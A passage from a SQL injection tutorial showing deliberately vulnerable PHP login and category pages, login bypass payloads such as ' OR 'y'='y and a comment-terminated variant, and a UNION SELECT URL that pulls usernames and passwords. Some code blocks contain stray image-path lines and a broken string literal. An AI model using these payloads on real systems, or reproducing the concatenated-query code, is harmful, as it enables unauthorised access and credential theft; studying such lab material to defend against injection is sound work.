Characters such as ' (single quote), " (double quote) and \ (backslash) are escaped with a backslash \. This would be identical running the function addslashes() on all GET, POST and COOKIE variables.

magic_quotes_gpc and SQL Injection

If PHP has magic_quotes_gpc enabled then an attempt to break out of a value in a statement using a single quote will fail, because it will be escaped with a backslash \. A single quote (') will be preceded with a backslash (\').

If you are able to execute PHP Code you can use the get_magic_quotes_gpc function to see if it is turned off or on.

magic_quotes_gpc has been DEPRECATED since PHP 5.3.0 and REMOVED PHP 6.0.0.

Basic Injection - Authentication Bypass

Below we have a FORM which POST's a username and password to our .php file that becomes part of an SQL SELECT Statement used to verify the login credentials against those in the database.

LoginAuthForm.html:

```
<form action="LoginAuthBypass.php" method="post">
Username: <input type="text" name="username" />
<BR>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
```

LoginAuthBypass.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

$username = $_POST['username'];
$password = $_POST['password'];

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$loginauthsql = "SELECT * FROM USERS WHERE USER_NAME = '" . $username . "' AND PASSWORD = '" . $password . "'";

//Can be useful to print out variables during testing to get an idea of what is going on.
echo '<B>' . 'SQL QUERY: ' . '</B>' . $loginauthsql . "<br />" . "<br />";

$result = mysql_query($loginauthsql, $mysqlcon) or die(mysqlerror());

if (mysql_numrows($result) != 0 )
{
    echo 'AUTHENTICATION ' . '<FONT COLOR="#00CC66">' . 'GRANTED' . '</FONT>';

}
else
{
    echo 'AUTHENTICATION ' . '<FONT COLOR="#FF0000">' . 'FAILED' . '</FONT>';

}


mysql_close($mysqlcon);

?>
```

We attempt authentication and try to “guess” the administrator password, imagining we have already managed to obtain through what ever means the administrator username.

HTML Form POST:

Value Name	Value Data
username	admin
password	admin



USER_ID	USER_NAME	PASSWORD	EMAIL
1	admin	crackwh0re	admin@localhost.net
2	Sanders	KFCChick3n	colonelsanders@freemasonry.org
3	TonyBlair	summonthelighteachmorning	tony.blair@occultobsession.org
4	nico_crackhead	1a533db2905c58b50965affa25895ab0	

HTML Form POST:

Value Name	Value Data
username	admin
password	crackwh0re

The screenshot shows an Opera browser window with the following details:

- Title Bar:** http://10.0.0.4/SQLInjection/LoginAuthBypass.php - Opera
- Menu Bar:** File Edit View Bookmarks Widgets Tools Help
- Toolbar:** Back Forward Stop Refresh Home Address Bar: http://10.0.0.4/SQLInjection/LoginAuthBypass.php
- Content Area:**
 - SQL QUERY:** SELECT * FROM USERS WHERE USER_NAME = 'admin' AND PASSWORD = 'crackwh0re'
 - AUTHENTICATION GRANTED**
- Bottom Status Bar:** 100%

HTML Form POST:


Value Name	Value Data
username	admin
password	' OR 'y'='z

The screenshot shows an Opera browser window with the URL `http://10.0.0.4/SQLInjection/LoginAuthBypass.php`. The page displays the following text:
SQL QUERY: `SELECT * FROM USERS WHERE USER_NAME = 'admin' AND PASSWORD = " OR 'y'='z"`
AUTHENTICATION FAILED

Being that the password is not (meant to be) known for the admin user, we have to append something onto the query which evaluates to TRUE, not FALSE.

HTML Form POST:

Value Name	Value Data
username	admin
password	' OR 'y'='y



With the OR statement we append onto the query we evaluate the query to true by making a comparison between the character 'y' and itself.

Authentication Bypass [Example]

You probably noticed in the database posted above that one of the users had an MD5 Hash for a password. This was because this was inserted using a HTML Form which created an MD5 hash from the password string. This Form is used later on as an example of Injection into an INSERT statement used for creating a record of the user in the database.

In this example the password field is an MD5, so the username is the point of injection.

Obviously you cannot do an Injection from a field which becomes an MD5 hash of a string.

LoginAuthForm.html:

```
<form action="LoginAuthBypass2.php" method="post">
Username: <input type="text" name="username" />
<BR>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
```

LoginAuthBypass.php:

```
<?php
$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

$username = $_POST['username'];
$password = md5($_POST['password']);

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$loginauthsql = "SELECT * FROM USERS WHERE USER_NAME = '" . $username . "' AND PASSWORD = '" . $password . "'";

//Can be useful to print out variables during testing to get an idea of what is going on.
echo '<B>' . 'SQL QUERY: ' . '</B>' . $loginauthsql . "<br />" . "<br />";

$result = mysql_query($loginauthsql, $mysqlcon) or die(mysqlerror());

if (mysql_numrows($result) != 0 )
{
    echo 'AUTHENTICATION ' . '<FONT COLOR="#00CC66">' . 'GRANTED' . '</FONT>';

}
else
{
    echo 'AUTHENTICATION ' . '<FONT COLOR="#FF0000">' . 'FAILED' . '</FONT>';

}
mysql_close($mysqlcon);

?>
```

Taken from the MySQL (5.1) Manual: <http://dev.mysql.com/doc/refman/5.1/en/comments.html>

MySQL Server supports three comment styles:

From a “#” character to the end of the line.

From a “--” sequence to the end of the line. In MySQL, the “--” (double-dash) comment style requires the second dash to be followed by at least one whitespace or control character (such as a space, tab, newline, and so on). This syntax differs slightly from standard SQL comment syntax, as discussed in Section 1.7.5.6, “--’ as the Start of a Comment”.

From a /* sequence to the following */ sequence, as in the C programming language. This syntax allows a comment to extend over multiple lines because the beginning and closing sequences need not be on the same line.

MySQL Server supports some variants of C-style comments. These enable you to write code that includes MySQL extensions, but is still portable, by using comments of the following form:

```
/*! MySQL-specific code */
```

In this case, MySQL Server parses and executes the code within the comment as it would any other SQL statement, but other SQL servers will ignore the extensions. For example, MySQL Server recognizes the STRAIGHT_JOIN keyword in the following statement, but other servers will not:

```
SELECT /*! STRAIGHT_JOIN */ col1 FROM table1,table2 WHERE ...
```

If you add a version number after the “!” character, the syntax within the comment is executed only if the MySQL version is greater than or equal to the specified version number. The TEMPORARY keyword in the following comment is executed only by servers from MySQL 3.23.02 or higher:

```
CREATE /*!32302 TEMPORARY */ TABLE t (a INT);
```

The comment syntax just described applies to how the mysqld server parses SQL statements. The mysql client program also performs some parsing of statements before sending them to the server. (It does this to determine statement boundaries within a multiple-statement input line.)


The use of short-form mysql commands such as \C within multi-line /* ... */ comments is not supported.

HTML Form POST:

Value Name	Value Data
username	admin' OR 'x'='x --
password	x

SQL QUERY: SELECT * FROM USERS WHERE USER_NAME = 'admin' OR 'x'='x -- AND PASSWORD = '9dd4e461268c8034f5c8564e155c67a6'

AUTHENTICATION GRANTED

A screenshot of an Opera browser window. The title bar says "http://10.0.0.4/SQLInjection/LoginAuthBypass2.php - Opera". The address bar shows the URL "http://10.0.0.4/SQLInjection/LoginAuthBypass2.php". The page content displays the results of a SQL query: "SQL QUERY: SELECT * FROM USERS WHERE USER_NAME = 'admin' OR 'x'='x -- AND PASSWORD = '9dd4e461268c8034f5c8564e155c67a6'" followed by "AUTHENTICATION GRANTED". The browser interface includes standard toolbar icons and a status bar at the bottom.

In the example above we inject into the \$username variable that is part of the SQL Query string and comment out the rest of the query.

Injection [SELECT Statement]

Injection into a SELECT Statement is the most common SQL Injection attack.

A SELECT Statement is not a DML Statement but is used for Data Retrieval. This can be very powerful, as

Injection into a SELECT Statements means potentially access to information in the database.

And we all know databases have contain all sorts of interesting/sensitive information.

SELECT Statement Example:

```
SELECT * FROM CATEGORY WHERE CATEGORY_ID = 1
```

PHP Code Example:

```
$result = mysql_query("SELECT * FROM CATEGORY WHERE CATEGORY_ID = $ID", "mydb");
```

HTTP GET Request Example:

```
http://server.com/category.php?ID=1
```

In regards to Injection into SELECT Statements the [User Input, the Point of Injection](#) is usually after the WHERE clause and is a value(s) searched for in a specified column(s).

What does this mean in regards to SQL Injection? It means that we are unable to manipulate the Columns selected and the Table which they are selected from, because it isn't made up of user input.

This means short of another SQL Statement joined onto the SELECT Statement

UNION Statement Example:

```
SELECT CATEGORY_ID, CATEGORY_NAME FROM CATEGORY WHERE CATEGORY_ID = '1'  
UNION SELECT SECTION_ID, SECTION_NAME FROM SECTION WHERE  
CATEGORY_CATEGORY_ID = '1'
```

Note: The column data types and number of columns match (ID's are Integer, Names are Strings.)

With a UNION Statement you are able to add onto an existing SELECT Statement.

A UNION Statement can be used when injecting into a SELECT Query which does NOT already have a UNION Statement.

MySQL UNION Syntax

```
SELECT ...
UNION [ALL | DISTINCT] SELECT ...
[UNION [ALL | DISTINCT] SELECT ...]
```

UNION is used to combine the result from multiple SELECT statements into a single result set.

The column names from the first SELECT statement are used as the column names for the results returned. Selected columns listed in corresponding positions of each SELECT statement should have the same data type. (For example, the first column selected by the first statement should have the same type as the first column selected by the other statements.)

If the data types of corresponding SELECT columns do not match, the types and lengths of the columns in the UNION result take into account the values retrieved by all of the SELECT statements. For example, consider the following:

```
mysql> SELECT REPEAT('a',1) UNION SELECT REPEAT('b',10);
+-----+
| REPEAT('a',1) |
+-----+
| a      |
| bbbbbbbbbb |
+-----+
```

(In some earlier versions of MySQL, only the type and length from the first SELECT would have been used and the second row would have been truncated to a length of 1.)

The SELECT statements are normal select statements, but with the following restrictions:

Only the last SELECT statement can use INTO OUTFILE. (However, the entire UNION result is written to the file.)

HIGH_PRIORITY cannot be used with SELECT statements that are part of a UNION. If you specify it for the first SELECT, it has no effect. If you specify it for any subsequent SELECT statements, a syntax error results.

The default behavior for UNION is that duplicate rows are removed from the result. The optional DISTINCT

keyword has no effect other than the default because it also specifies duplicate-row removal. With the optional ALL keyword, duplicate-row removal does not occur and the result includes all matching rows from all the SELECT statements.

Read More:

<http://dev.mysql.com/doc/refman/5.1/en/union.html>

Category Table:

```
CREATE TABLE `category` (
  `CATEGORY_ID` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `CATEGORY_NAME` varchar(50) NOT NULL DEFAULT '',
  PRIMARY KEY (`CATEGORY_ID`)
)
```

CategoryInjection.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

$categoryID = $_GET['ID'];

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$categorysql = "SELECT CATEGORY_NAME FROM CATEGORY WHERE CATEGORY_ID = " . $categoryID .
"";

echo '<B>' . 'SQL QUERY: ' . '</B>' . $categorysql . "<br />" . "<br />";

$category = mysql_query($categorysql, $mysqlcon) or die(mysqlerror());

while($row = mysql_fetch_array($category, MYSQL_ASSOC)) {
    echo "Category Name: " . $row["CATEGORY_NAME"];
}

mysql_close($mysqlcon);

?>
```


CONCAT_WS() stands for Concatenate With Separator and is a special form of CONCAT(). The first argument is the separator for the rest of the arguments. The separator is added between the strings to be concatenated. The separator can be a string, as can the rest of the arguments. If the separator is NULL, the result is NULL.

```
SELECT CONCAT_WS(':', 'Username', 'Password');
```

Username:Password

URL (GET Request):

```
http://10.0.0.4/SQLInjection/CategoryInjection.php?ID=1%20UNION%20SELECT%20CONCAT_WS(':',  
%20USER_NAME,%20PASSWORD)%20FROM%20USERS%20WHERE%20USER_ID%20=%20'1'
```



SELECT Statement Injection [Example]

Section Table:

```
CREATE TABLE `section` (
  `SECTION_ID` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `SECTION_NAME` varchar(45) NOT NULL DEFAULT '',
  `SECTION_CODE` varchar(3) NOT NULL DEFAULT '',
  `CATEGORY_CATEGORY_ID` int(10) unsigned NOT NULL DEFAULT '0',
  PRIMARY KEY (`SECTION_ID`),
  KEY `FK_CATEGORY_CATEGORY_ID` (`CATEGORY_CATEGORY_ID`),
  CONSTRAINT `FK_CATEGORY_CATEGORY_ID` FOREIGN KEY
(`CATEGORY_CATEGORY_ID`) REFERENCES `category` (`CATEGORY_ID`)
)
```

SectionInjection.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelpaeis","password") or die(mysqlerror());

$sectionID = $_GET['ID'];

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$sectionsq1 = "SELECT * FROM SECTION WHERE SECTION_ID = " . $sectionID . """;

echo '<B>' . 'SQL QUERY: ' . '</B>' . $sectionsq1 . "<br />" . "<br />";

$section = mysql_query($sectionsq1, $mysqlcon) or die(mysqlerror());


while($row = mysql_fetch_array($section, MYSQL_ASSOC)) {
    echo "Section Name: " . $row["SECTION_NAME"];
}

mysql_close($mysqlcon);

?>
```

